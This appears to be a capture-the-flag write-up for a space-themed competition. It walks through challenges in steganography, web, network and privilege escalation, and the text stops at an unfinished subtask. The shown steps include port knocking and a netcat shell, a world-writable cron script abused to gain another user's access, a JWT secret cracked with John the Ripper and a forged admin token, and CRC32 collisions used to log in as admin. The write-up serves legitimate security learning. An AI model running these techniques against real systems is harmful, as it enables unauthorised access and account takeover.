You hear beeps on the radio, maybe someone is trying to communicate? Flag format: CTF:XXXXXX

You are now in the space cafe, the cake is in the container that should not be here. You can see random names on all the containers. What will Docker never name a container? Note: Please enter it as ctf{full_name}

You can find the source-code for the Docker Name-Generator at https://github.com/moby/moby/blob/master/pkg/namesgenerator/names-generator.go. This code has a nice easter egg hidden inside:

```
if name == "boring_wozniak" /* Steve Wozniak is not boring */ {
  goto begin
}
```

CTF{BORING_WOZNIAK}

Subtask 6 [50 points] There might be more cake

They ate then cake and left a note with a secret algorithm to unlock the cake treasury. We saw it happening at exactly January 1, 2030 11:23:45 AM... are you the visionary that can figure out the PIN code? PIN code generation algorithm:

```
int generatePin() {
srand(time(0));
return rand();
}
```

Given the same seed, srand will return the same 'random' number over and over again. Since the seed used is time(0) is returning the number of seconds since Linux-epoch, and we know the exact time the 'random' pin was generated, we can recreate the same conditions by specifying the number of seconds as a hardcoded value.

At January 1, 2030 11:23:45 AM exactly 1893497025 have passed since 1-1-1970. Let's code a quick program that recreates the 'random' value:

```
$ vim test.c
#include <stdlib.h>
#include <stdio.h>
#include <time.h>

void main( void )
{
  srand(1893497025);
  printf( "%25d\n", rand() );
}

$ gcc test.c

$ ./a.out
               1376299761
```

1376299761

Subtask 7 [30 points] Stars in space

The treasury consists of cake hidden on stars in space.

```
* ****  * * * *** ***  **    *  *  * ****  * ** *  ** ***  ** ***  ** * *  *   ** *     *  * ** *  *
** *     *   **  *   *****  **** *  ***  *  ** * *     *
```

This is obfuscated binary. If we replace the * with a 0, and the spaces with a 1, you get 0100001101010100010001100111101101101000011010010110010001100100011001010111011100101111101110011011100000110000101100011011001010111111, which translates to

CTF{HIDDEN_IN_SPACE}

UNIDENTIFI3D FLYING OBJECT

STEGO, 100 POINTS

Challenge information

We've seen an Unidentifi3d Flying Object passing by. It was created on one of the universe's most advanced printers.

Files: unidentifi3d.gcode


Subtask 1 [30 points] Printer

The UFO was forged on one of the universe's most advanced printers - do you know which make and model? Enter the answer as Make Model.

Have a quick look at the end of the gcode-file:

```
8<--- cut here for readability ---------------
;SETTING_3 {"global_quality": "[general]\\nversion = 4\\nname = Extra Fast #2\\n
;SETTING_3 definition = geeetech_A10M\\n\\n[metadata]\\ntype = quality_changes\\
;SETTING_3 nsetting_version = 16\\nquality_type = verydraft\\n\\n[values]\\nsupp
;SETTING_3 ort_enable = True\\n\\n", "extruder_quality": ["[general]\\nversion =
;SETTING_3  4\\nname = Extra Fast #2\\ndefinition = fdmprinter\\n\\n[metadata]\\
;SETTING_3 ntype = quality_changes\\nsetting_version = 16\\nposition = 0\\nquali
;SETTING_3 ty_type = verydraft\\n\\n[values]\\n\\n", "[general]\\nversion = 4\\n
;SETTING_3 name = Extra Fast #2\\ndefinition = fdmprinter\\n\\n[metadata]\\ntype
;SETTING_3  = quality_changes\\nsetting_version = 16\\nposition = 1\\nquality_ty
;SETTING_3 pe = verydraft\\n\\n[values]\\n\\n"]}
```

Here, we see a Geeetech-printer mentioned, the A10M. A nice, 2 color 3D-printer:




GEEETECH A10M

Subtask 2 [70 points] Layer by Layer

Do you know how GCode files work? Maybe you can find a hidden message along the layers. Flag format: CTF{answer}

Open the Gcode-file in a Gcode-viewer and browse through the layers… 1 layer reveals (part of) a word “flying_sau”… We can guess what the missing part is:



CTF{FLYING_SAUCER}

KNOCK KNOCK KNOCKING ON SHUTTLES DOOR

WEB, PRIVESC, NETWORK, 200 POINTS

Challenge information

Backend systems are running for you.
This challenge needs to be accessed over your user VPN connection.

Note: this is a challenge with intentionally vulnerable systems and applications, in which you are allowed to find vulnerabilities. For more information click here.

Files: ChallengeWordlist.txt

Subtask 1 [75 points] Let me in

We found a web server at 10.6.0.2... you may need the wordlist attached to this challenge.
Which doors should I knock? Note: enter them comma (,) separated in the orded you found them example ctf{num1,num2,num3,num4}

Let's run **dirb** with the challenge-wordlist:

```
$ dirb http://10.6.0.2 ChallengeWordlist.txt
-----------------
DIRB v2.22
By The Dark Raver
-----------------
START_TIME: Mon Jul 12 20:27:22 2021
URL_BASE: http://10.6.0.2/
WORDLIST_FILES: ChallengeWordlist.txt
-----------------
GENERATED WORDS: 998
---- Scanning URL: http://10.6.0.2/ ----
==> DIRECTORY: http://10.6.0.2/WhoIsThere/

---- Entering directory: http://10.6.0.2/WhoIsThere/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Jul 12 20:27:48 2021
DOWNLOADED: 998 - FOUND: 0
```

The scan reveiled an open directory, which contains a file OpenSesame, which contains some hints about port-knocking:

http://10.6.0.2/WhoIsThere/OpenSesame

```
It would be a tcp syn to knock on the doors of air locks:
1337
68
61
78
```

I created a quick-n-dirty script to use netcat to knock, followed by a portscan to see if any new ports are opened as a result of the port-knocking:

```
$ cat knock.sh
echo "Trying CTF{61,68,78,1337}"
nc -z 10.6.0.2  61 68 78 1337; nmap 10.6.0.2
echo "Trying CTF{68,61,78,1337}"
nc -z 10.6.0.2  68 61 78 1337; nmap 10.6.0.2
echo "Trying CTF{78,61,68,1337}"
nc -z 10.6.0.2  78 61 68 1337; nmap 10.6.0.2
echo "Trying CTF{61,78,68,1337}"
nc -z 10.6.0.2  61 78 68 1337; nmap 10.6.0.2
echo "Trying CTF{68,78,61,1337}"
nc -z 10.6.0.2  68 78 61 1337; nmap 10.6.0.2
echo "Trying CTF{78,68,61,1337}"
nc -z 10.6.0.2  78 68 61 1337; nmap 10.6.0.2
8<--- cut here for readability ---------------
```

Running this script quickly opened the port, but I forgot 1 important thing:

```
busyr@FORTYTHREE:/mnt/d/hack/hackyholidays$ ./knock.sh
Trying CTF{61,68,78,1337}
Starting Nmap 7.70 ( https://nmap.org ) at 2021-07-12 20:38 CEST
Nmap scan report for 10.6.0.2
Host is up (0.031s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds
Trying CTF{68,61,78,1337}
```

```
Starting Nmap 7.70 ( https://nmap.org ) at 2021-07-12 20:38 CEST
Nmap scan report for 10.6.0.2
Host is up (0.033s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
2021/tcp open  servexec

Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
```

Since I do 4 knocks in between portscans, the correct sequence isn't necessary the last sequence, as there are some 'rolling sequences' in between...

As a result, CTF{68,61,78,1337} was not the correct flag... I could have fixed the script and restarted the challenge, but since there are just 3 other possibilities, I just tried them all:

CTF{68,78,1337,61}

CTF{78,1337,68,61}

CTF{1337,68,61,78}

CTF{1337,68,61,78}

Subtask 2 [50 points] Do you have remote access yet?

Gain remote access to the system using that open door

Netcat to the freshly opened port, and find the flag:

```
$ nc 10.6.0.2 2021
id
uid=1000(spaceotter) gid=1000(spaceotter) groups=1000(spaceotter)

ls
flag.txt

cat flag.txt
ctf{we_have_lift_off}
```

CTF{WE_HAVE_LIFT_OFF}

Subtask 3 [75 points] We need full control

Can you gain further control?

First, upgrade the shell to get a better terminal-experience:

```
python3  -c 'import pty;pty.spawn("/bin/bash")'
spaceotter@2cc075c01565:~$ ^Z
[1]+  Stopped                 nc 10.6.0.2 2021
$ stty -a
speed 38400 baud; rows 53; columns 120; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^Q;
stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; lnext = ^V; discard = ^O; min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon -ixoff -iuclc -ixany -imaxbel -iutf8
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt echoctl echoke -flusho -extproc
$ stty raw -echo
$ fg
spaceotter@2cc075c01565:~$
```

There is a cronjob that runs every minute under the user 'control':

```
spaceotter@2cc075c01565:/$ cat /etc/cron.d/cronJob
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=control

* * * * * control /opt/safetyCheck.sh
```

The safetyCheck-script that is being called is world-writeable, so we can add our own code to it:

```
spaceotter@2cc075c01565:~$ ls -fl /opt/safetyCheck.sh
-rwxrwxrwx 1 root root 155 Jun 29 09:29 /opt/safetyCheck.sh
```

```
spaceotter@2cc075c01565:~$ echo  chmod 777 /home/control/ -R >> /opt/safetyCheck.sh
```

Now we wait… (just 1 part of a minute), and yes… the permissions of the control-homefolder are changed:

```
spaceotter@2cc075c01565:/home$ ll
total 0
drwxr-xr-x 1 root       root        39 Jun 29 09:36 ./
drwxr-xr-x 1 root       root       124 Jul 12 18:22 ../
drwxrwxrwx 1 control    control     73 Jun 29 09:36 control/
drwx------ 1 spaceotter spaceotter  94 Jul 12 19:40 spaceotter/

spaceotter@2cc075c01565:/home$ cd control/

spaceotter@2cc075c01565:/home/control$ ll
total 16
drwxrwxrwx 1 control control   73 Jun 29 09:36 ./
drwxr-xr-x 1 root    root      39 Jun 29 09:36 ../
-rwxrwxrwx 1 control control  220 Feb 25  2020 .bash_logout*
-rwxrwxrwx 1 control control 3771 Feb 25  2020 .bashrc*
-rwxrwxrwx 1 control control  807 Feb 25  2020 .profile*
-rwxrwxrwx 1 control control   19 Jun 29 09:29 flag.txt*

spaceotter@2cc075c01565:/home/control$ cat flag.txt
ctf{sudoToTheMoon}
```

The flag seems to suggest we maybe also could have used sudo, but hey, this worked...

CTF{SUDOTOTHEMOON}

SKYLARK CAPSULE

WEB, 200 POINTS

Challenge information


We have the best capsules available for your deployment into space!

Backend systems are running for you.
Use the following link to access the challenge: https://6140acabf91421af2ad5b23e6e4159c8.challenge.hackazon.org/

Subtask 1 [100 points] Tokenz

Get your capsule now. Can you gain access to the capsule of 'admin'?

Register a new user and login:



When we try to request the capsule for the test-user, we notice an Jason Web Token:


```
GET https://6140acabf91421af2ad5b23e6e4159c8.challenge.hackazon.org/user HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.7,nl;q=0.3
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkYXRhIjp7ImlkIjo3LCJ1c2VybmFtZSI6InRlc3QiLCJlbWFpbCI6InRlc3QiLCJwYXNzd29yZCI6Ii02NjI3MzMzMDAifSwiaWF0I
joxNjI1NzcyNDkzfQ.xkfymVDFkSt6BqYQwpYJ9EKmsOCbWMT2p7D4NjRkh8Q
Connection: keep-alive
Referer: https://6140acabf91421af2ad5b23e6e4159c8.challenge.hackazon.org/capsule
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Host: 6140acabf91421af2ad5b23e6e4159c8.challenge.hackazon.org
```

Copy the JWT to a file, and try to crack it with John the Ripper:

```
$ echo
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkYXRhIjp7ImlkIjo3LCJ1c2VybmFtZSI6InRlc3QiLCJlbWFpbCI6InRlc3QiLCJwYXNzd29yZCI6Ii02NjI3MzMzMDAifSwiaWF0I
joxNjI1NzcyNDkzfQ.xkfymVDFkSt6BqYQwpYJ9EKmsOCbWMT2p7D4NjRkh8Q > jwt.hash

# john jwt.hash --format=HMAC-SHA256 --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
skylark140584    (?)
1g 0:00:00:01 DONE (2021-07-08 21:53) 0.6896g/s 2576Kp/s 2576Kc/s 2576KC/s slatkis90..sissi10
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Now, we can edit our token on https://jwt.io/. Change the id to 1 and username to admin. Enter the password to regenerate the correct signature.



When we send a web-request to retrieve the capsule with our new JWT, we find the flag:

```
GET https://3502f7caf87b15201f229cb73b12774a.challenge.hackazon.org/user/capsule HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.7,nl;q=0.3
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkYXRhIjp7ImlkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiZW1haWwiOiJ0ZXN0IiwicGFzc3dvcmQiOiItNjYyNzMzMzAwIn0sImlhdCI6MTYyNTc3MjQ5M30.Ibzq4Q6L71poA0e9kbeLznTOlsN_ygnLqFOsdEdXho8
Connection: keep-alive
Referer: https://3502f7caf87b15201f229cb73b12774a.challenge.hackazon.org/capsule
If-None-Match: W/"4d-NXSj7ZYQfMj2JJYqHmaidP3UB8E"
Content-Length: 0
Host: 3502f7caf87b15201f229cb73b12774a.challenge.hackazon.org

{"status":200,"data":[{"id":4,"username":"admin","email":"admin@spacerace.com","password":"-432570933"}],"flag":"CTF{break1ng_dem_jwtz}"}
```


CTF{BREAK1NG_DEM_JWTZ}

Subtask 2 [100 points] HASHING

Skylark is making use of super safe non-cryptographic hashing algorithms. Can you log in as the admin?

In the previous subtask, we noticed that the hash for ‘test’ is -662733300, and that the hash for admin’s password is -432570933.

The hash for ‘test’ in hexadecimal is 0xFFFFFFFFD87F7E0C. Googling that and D87F7E0C shows that this is a CRC32-hash:



Cyclic Redundancy Check-hashes are meant to be used for error-correction, and not for security… Create a text-file with two versions of the admin-hash, with 0xffffffff and 0x00000000, just to be sure…

```
$ vim hash-crc32.txt
user_1:$crc32$00000000.e6377dcb:::dummy
user_2:$crc32$ffffffff.e6377dcb:::dummy
```

And then we fire up John again… Let’s instruct John to keep guessing, just to see how quickly many different hash-collisions can be found for CRC32:

```
$ john --fork=4 --format=crc32 hash-crc32.txt --keep-guessing

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (CRC32 [CRC32 32/64 CRC-32C AVX])
Cost 1 (version [0:CRC-32 1:CRC-32C]) is 0 for all loaded hashes
Node numbers 1-4 of 4 (fork)
Proceeding with single, rules:Single
Proceeding with incremental:ASCII
2l6b73m          (user_2)
pjna6y-          (user_1)
imbrtyx          (user_1)
3stwsy9          (user_2)
jcubbog          (user_1)
bys4l20          (user_1)
iRn@x            (user_2)
lahf6l2          (user_2)
5aDWigc          (user_1)
rgt8e1f          (user_1)
oqllo7           (user_1)
vatbjb7          (user_1)
cwp7zz6          (user_1)
```

```
9dt7rm1          (user_2)
bcicxq           (user_1)
^C
```

Now we can login as admin with any of the passwords for user_1.

```
Here is your flag: CTF{CRC32_h4sh_co11ision_succ3ssfull}
```

CTF{CRC32_H4SH_CO11ISION_SUCC3SSFULL}

MYSTERY BEACON

STEGO, HARDWARE, CRYPTO, 300 POINTS

Challenge information

We've found this piece of hardware next to a rocket. Time to investigate!


Backend systems are running for you.
Note: the infrastructure of this challenge is shared between multiple players, please be careful.

Use the following link to access the challenge: https://mysterybeacon.challenge.hackazon.org/

Subtask 1 [75 points] LED

The left LED is blinking, I think it might be telling us something?
The flag format is CTF{32 hex}

Start by downloading the recording from https://mysterybeacon.challenge.hackazon.org/images/boardRecording.mp4. To make the timing of the durations that the LED is on and off a little easier, I've loaded the mp4 up in Adobe Premiere and zoomed the video in such a way that the LED fills the entire screen:



Next, using ffmpeg, split the video into 'scenes'… The previous step makes this splitting more accurate…

```
$ ffmpeg -y -i boardRecording_zoom.mp4 -vf yadif -c:v libx264 -profile:v high -preset:v fast -x264opts min-keyint=15:keyint=1000:scenecut=20 -
b:v 2000k -c:a aac -b:a 128k -f segment -segment_format mp4 -segment_time 0.01 -segment_format_options movflags=faststart output%05d.mp4
8<--- cut here for readability ---------------
[mp4 @ 0x561ebccc4b00] Starting second pass: moving the moov atom to the beginning of the file
[segment @ 0x561ebc1225c0] Opening 'output00170.mp4' for writing
[mp4 @ 0x561ebccc3d80] Starting second pass: moving the moov atom to the beginning of the file
[segment @ 0x561ebc1225c0] Opening 'output00171.mp4' for writing
[mp4 @ 0x561ebccc3d80] Starting second pass: moving the moov atom to the beginning of the file
[segment @ 0x561ebc1225c0] Opening 'output00172.mp4' for writing
[mp4 @ 0x561ebccc3d80] Starting second pass: moving the moov atom to the beginning of the file
[segment @ 0x561ebc1225c0] Opening 'output00173.mp4' for writing
[mp4 @ 0x561ebccc3d80] Starting second pass: moving the moov atom to the beginning of the file
frame=17795 fps=591 q=-1.0 Lsize=N/A time=00:04:56.57 bitrate=N/A speed=9.85x
8<--- cut here for readability ---------------
```

Now, we can query the duration of each individual clip. As you can see, except for the first frame, each clip is roughly a multiple of 1 second.

```
$ for FILE in `ls output*.mp4`; do echo $FILE; ffmpeg -i $FILE  2>&1  | grep Duration | cut -f1 -d, | cut -f2- -d: ; done
000 01.48
001 01.00
002 04.00
003 02.03
004 01.00
005 01.00
006 00.98
007 01.00
008 01.00
009 01.00
8<--- cut here for readability ---------------
164 01.02
```

```
165 00.97
166 02.03
167 01.98
168 02.01
169 02.01
170 01.00
171 05.04
172 00.97
173 01.13
```

Next, I loaded up the results in LibreOffice Calc, rounded the duration, and decided that each second should be 1 bit, starting with a 0. Since the LED-status of changes with each clip, the 0 and 1 bits alternate. A 4-second clip results in 0000, the next 2-second clip in 11, etc...

LOCATION	DURATION	BIT	RESULT
0	1	0	0
1	1	1	1
2	4	0	0000
3	2	1	11
4	1	0	0
5	1	1	1
6	1	0	0
7	1	1	1
8	1	0	0
9	1	1	1
10	3	0	000
11	1	1	1
12	3	0	000
13	2	1	11
14	2	0	00
15	4	1	1111
16	1	0	0
17	2	1	11
18	2	0	00
19	2	1	11
20	1	0	0
21	1	1	1
22	1	0	0

Putting all results together, gives us:

0100001101010100010001100111101100110101001100110011010100110100001101000011000100110101001100100011010100110100001101010011001000110101001101000011010100110010001101000011010100110100010000100011010100110011001101010011010000110100001100010011010100110010001101001011100110100001100010011010100110010001101010011001101111101

Converting this to ASCII reveals the flag:

CTF{53544152545245 4B5354415257415253}

Subtask 2 [75 points] Sound

Hm? What's that noise?
The flag format is CTF{32 hex}

Since the LED and the beep start of with the same pattern, we need to recreate a bitstream for the audio. For this part, I just counted the bits visually after loading the mp4-file in Sound Forge:

And, converting the 0's and 1's to ASCII again reveals the flag for the 2nd part...


CTF{535441525348495054524F4F50455253}

Subtask 3 [75 points] Analyze

